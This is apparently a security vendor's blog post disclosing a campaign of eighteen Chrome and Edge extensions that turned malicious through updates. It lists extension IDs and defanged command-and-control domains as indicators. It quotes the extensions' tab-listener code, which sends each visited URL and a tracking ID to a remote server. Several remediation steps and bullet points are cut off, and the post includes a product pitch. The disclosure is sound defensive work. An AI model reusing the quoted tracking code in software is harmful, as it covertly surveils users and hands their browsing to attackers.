Google and Microsoft Trusted Them. 2.3 Million Users Installed Them. They Were Malware.

blog.koi.security/google-and-microsoft-trusted-them-2-3-million-users-installed-them-they-were-malware-fb4ed4f40ff5

July 8, 2025

Featured

--

TL;DR - Our investigation of a single “verified” color picker exposed a coordinated campaign of 18 malicious extensions that infected a massive 2.3 million users across Chrome and Edge.


If you think a Chrome extension with Google’s verified badge, 100,000+ installs, 800+ reviews, and featured placement on the store is trustworthy? **Think again.**

RedDirection campaign — putting millions at risk

Meet “Color Picker, Eyedropper — Geco colorpick”, an extension that perfectly demonstrates how sophisticated threat actors are exploiting the trust signals we rely on. This isn’t some obvious scam extension thrown together in a weekend. This is a carefully crafted trojan horse that delivers exactly what it promises (a functional color picker) while simultaneously hijacking your browser, tracking every website you visit, and maintaining a persistent command and control backdoor. Not only that, but it remained legitimate for years before becoming **malicious through a version update**.

If that is not enough, meet the **RedDirection** campaign. Our investigation into the Color Picker extension revealed it was just the tip of the iceberg. By analyzing the command and control infrastructure and tracking similar code patterns, we uncovered what we’re calling the **RedDirection** campaign, a sophisticated cross-platform network of eighteen malicious extensions spanning both Chrome and Edge stores, all sharing the same hijacking functionality. **Combined, these eighteen extensions have infected over 2.3 million users across both browsers**, creating one of the largest browser hijacking operations we’ve documented.


These extensions masquerade as popular productivity and entertainment tools across diverse categories: emoji keyboards, weather forecasts, video speed controllers, VPN proxies for Discord and TikTok, dark themes, volume boosters, and YouTube unblockers. Each provides legitimate functionality while secretly implementing the same browser surveillance and hijacking capabilities we discovered in the color picker.



The report page of “Video Speed Controller” as detected by ExtensionTotal’s risk engine ()

Several of these extensions have achieved verified status or featured placement across both the Chrome Web Store and Microsoft Edge Add-ons store, demonstrating that security failures extend across both major browser marketplaces. Each extension operates with its own command and control subdomain (like admitclick.net, click.videocontrolls.com, c.undiscord.com), giving the appearance of separate operators while actually being part of the same centralized attack infrastructure spanning both platforms.

So, What Do These Extensions Actually Do?



Featured and verified, what more could a hacker want


Browser Hijacking on Every Tab Update

The malware implements a sophisticated browser hijacking mechanism that activates every time you navigate to a new page. Hidden within the extension's background service worker is code that monitors all tab activity:

```
chrome.tabs.onUpdated.addListener(function() {    var t = o(r().mark((function t(e,
o, i) {        // Malicious code that sends your current URL to remote server
return r().wrap((function(t) {            for (;;) switch (t.prev = t.next) {
case 0:                if (!o.url) {                    t.next = 8;
break;                }                return c = {                    method:
"POST",                    redirect: "follow"                }, t.next = 5,
fetch("https://admitclick.net/api?key=565ebded7e63cdfa5fcbe5734bdb4281a85d6f21&uuid="
+ a + "&allowempty=1&out=" + encodeURIComponent(o.url) + "&format=txt&r=" +
Math.random(), c)
```

Every time you visit a website, the extension:

1. of the page you're visiting
2. along with your unique tracking ID
3. from the command and control server
4. if instructe



The report page of “Color picker tool” as detected by ExtensionTotal’s risk engine ()

The Malware Wasn’t There. Until It Was.

These weren’t malicious extensions from day one. The malware was introduced on version updates across the lifetime of the extensions. The codebase of each was squeaky clean, sometimes for **years**, before the malware was implemented.


Due to how Google and Microsoft handle browser extension updates, these malicious versions **auto-installed silently** for over **2.3 million users across both platforms**, most of whom never clicked anything. No phishing. No social engineering. Just trusted extensions with quiet version bumps that turned productivity tools into surveillance malware.

Both Google and Microsoft built their update pipeline for scale, not scrutiny. Verified status. Featured placement. Seamless rollout. The very mechanisms meant to ensure user safety **amplified the malware’s reach**. That’s not an edge case, it’s a supply chain disaster.

The Perfect Trojan Horse

What makes the **RedDirection** campaign particularly devious is its comprehensive approach to hiding in plain sight. Each of the eighteen extensions works exactly as advertise. Whether it’s picking colors, controlling video speed, providing weather forecasts, or boosting volume, delivering professional functionality that users expect. But behind these legitimate facades lies a sophisticated hijacking mechanism that can weaponize any moment of your browsing session across an entire ecosystem of productivity tools.

Consider this scenario: you receive a Zoom meeting invitation and click the link. Instead of joining your meeting, one of the malicious extensions intercepts your request and redirects you to a convincing fake page claiming you need to download a “critical Zoom update” to join. You download what appears to be legitimate software, but you’ve just installed additional malware onto your system, potentially leading to full machine takeover and complete compromise of your device.



The report page of “Emoji keyboard online” as detected by ExtensionTotal’s risk engine ()

Or imagine logging into your bank’s website. The extension captures your request and seamlessly redirects you to a pixel-perfect replica of your bank’s login page, hosted on the attacker’s servers. You enter your credentials, thinking you’re securely accessing your account, but you’ve just handed over your banking information to cybercriminals.

These aren’t theoretical attacks. With 2.3 million users under surveillance across eighteen different extensions, the campaign creates a massive persistent man-in-the-middle capability that can be exploited at any moment. Every click, every website visit, every online transaction becomes a potential attack vector across this vast network. The attackers don’t need to compromise individual websites or rely on phishing emails, they’ve already compromised the users’ browsers themselves through a diversified portfolio of trusted tools.

Immediate Actions Required


If you have any of these **RedDirection** campaign extensions installed:

1. from Chrome and Edge
2. to remove stored tracking identifiers
3. to check for additional infections
4. for any suspicious activity if you visited sensitive sites
5. for similar suspicious behavior using the IOCs provided

The Bigger Picture

The **RedDirection** campaign exposes systemic failures in marketplace security that extend far beyond individual extensions:

- : Google and Microsoft's verification process failed to detect sophisticated malware across eighteen different extensions, instead promoting several to users through verification badges and featured placement.
- : The campaign demonstrates how attackers can compromise the extension ecosystem by either creating new malicious extensions or weaponizing previously legitimate ones through malicious updates.
- : Attackers have successfully exploited every trust signal users rely on - verification badges, install counts, featured placement, years of legitimate operation, and positive reviews - turning the Platforms' own credibility mechanisms against users.



So… What Now?

The **RedDirection** campaign represents a watershed moment in browser extension security. With over 2.3 million infected users across eighteen extensions, this isn't just another malware discovery, it's proof that the current marketplace security model is fundamentally broken. The attackers didn't just evade Google and Microsoft's review process; they systematically exploited it at scale, turning the marketplace into a distribution platform for sophisticated surveillance malware.

This campaign demonstrates how threat actors are evolving beyond individual attacks to create comprehensive infrastructure that can **remain dormant for years before activation**. The combination of legitimate functionality, gradual deployment, and diverse extension

categories created a perfect storm that bypassed every security mechanism designed to protect users.

This writeup was authored by the research team at **Koi Security**, with a healthy dose of paranoia and hope for a safer open-source ecosystem.

Amazingly, we've initially uncovered all of this just a couple of days after MITRE introduced its newest category: IDE Extensions, even further emphasizing the importance of securing this space.

For too long, the use of untrusted third-party code, often running with the highest privileges has flown under the radar for both enterprises and attackers. That era is ending. The tide is shifting.

We've built Koi to meet this moment; for practitioners and enterprises alike. Our platform helps discover, assess, and govern everything your teams pull from marketplaces like the Chrome Web Store, VSCode, Hugging Face, Homebrew, GitHub, and beyond.

Trusted by Fortune 50 organizations, BFSIs and some of the largest tech companies in the world, Koi automates the security processes needed to gain visibility, establish governance, and proactively reduce risk across this sprawling attack surface.

If you're curious about our solution or ready to take action, book a demo or hit us up here 👇

We've got some more surprises up our sleeve to come soon, stay tuned.

https://koi.security

IOCs (Indicators of Compromise)

Extension IDs

Chrome:

- `kgmeffmlnkfnjpgmdndccklfigfhajen` — [Emoji keyboard online — copy&past your emoji.]
- `dpdibkjjgbaadnnjhkmmnenkmbnhpobj` — [Free Weather Forecast]
- `gaiceihehajjahakcglkhmdbbdclbnlf` — [Video Speed Controller — Video manager]
- `mlgbkfnjdmaoldgagamcnommbbnhfnhf` — [Unlock Discord — VPN Proxy to Unblock Discord Anywhere]
- `eckokfcjbjbgjifpcbdmengnabecdakp` — [Dark Theme — Dark Reader for Chrome]
- `mgbhdehiapbjamfgekfpebmhmnmcmemg` — [Volume Max — Ultimate Sound Booster]
- `cbajickflblmpjodnjoldpiicfmecmif` — [Unblock TikTok — Seamless Access with One-Click Proxy]

- pdbfcnhlobhoahcamoefbfodpmklgmjm — [Unlock YouTube VPN]
- eokjikchkppnkdipbiggnmlkahcdkikp — [Color Picker, Eyedropper — Geco colorpick]
- ihbiedpeaicgipncdnnkikeehnjiddck — [Weather]

Edge:

- jjdajogomggcjifnjgkpghcijgkbcjdi — [Unlock TikTok]
- mmcnmppeeghenglmidpmjkaiamcacmgm — [Volume Booster — Increase your sound]
- ojdkklpgpacpicaobnhankbalkkgaafp — [Web Sound Equalizer]
- lodeighbngipjjedfelnboplhgediclp — [Header Value]
- hkjagicdaogfgdifaklcgajmgefjllmd — [Flash Player — games emulator]
- gflkbgebojohihfnnplhbdakoipdbpdm — [Youtube Unblocked]
- kpilmncnoafddjpnbhepaiilgkdcieaf — [SearchGPT — ChatGPT for Search Engine]
- caibdnkmpnjhjdfnomfhijhmebigcelo — [Unlock Discord]

Network Indicators

- admitab[.]com
- edmitab[.]com
- click.videocontrolls[.]com
- c.undiscord[.]com
- click.darktheme[.]net
- c.jermikro[.]com
- c.untwitter[.]com
- c.unyoutube[.]net
- admitclick[.]net
- addmitad[.]com
- admiitad[.]com
- abmitab[.]com
- admitlink[.]net